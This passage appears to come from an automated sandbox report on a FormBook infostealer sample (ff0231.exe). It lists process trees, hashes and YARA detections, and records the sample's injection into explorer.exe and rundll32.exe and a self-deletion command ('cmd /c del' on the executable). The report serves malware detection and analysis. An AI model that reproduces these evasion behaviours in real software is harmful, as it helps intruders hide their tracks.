Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.679018154.0000000002920000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.679018154.0000000002920000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.679018154.0000000002920000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: ff0231.exe PID: 5348 Parent PID: 6660

General

Start time:	14:50:31
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\ff0231.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\ff0231.exe"
Imagebase:	0x400000
File size:	291150 bytes
MD5 hash:	B2BDB06E477BE0FC87F7BBD744FF7D38
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.730860084.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.730860084.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.730860084.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000001.676423875.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000001.676423875.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000001.676423875.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.675874776.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.675874776.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.675874776.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.731603632.000000000D00000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.731603632.000000000D00000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.731603632.000000000D00000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.731581465.000000000CD0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.731581465.000000000CD0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.731581465.000000000CD0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.674213587.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.674213587.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.674213587.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3424 Parent PID: 5348

General

Start time:	14:50:35
Start date:	25/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.706889621.000000000F2F4000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.706889621.000000000F2F4000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.706889621.000000000F2F4000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.720796020.000000000F2F4000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.720796020.000000000F2F4000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.720796020.000000000F2F4000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

Analysis Process: rundll32.exe PID: 7024 Parent PID: 3424

General

Start time:	14:50:55
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe
Imagebase:	0x1070000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.1195175405.00000000031A0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.1195175405.00000000031A0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.1195175405.00000000031A0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.1194078465.0000000000D80000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.1194078465.0000000000D80000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.1194078465.0000000000D80000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.1195210641.00000000031D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.1195210641.00000000031D0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.1195210641.00000000031D0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 6580 Parent PID: 7024

General

Start time:	14:51:00
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\Desktop\ff0231.exe"
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6068 Parent PID: 6580

General

Start time:	14:51:01
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: explorer.exe PID: 6012 Parent PID: 576

General

Start time:	14:51:31
Start date:	25/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	explorer.exe
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Disassembly

Code Analysis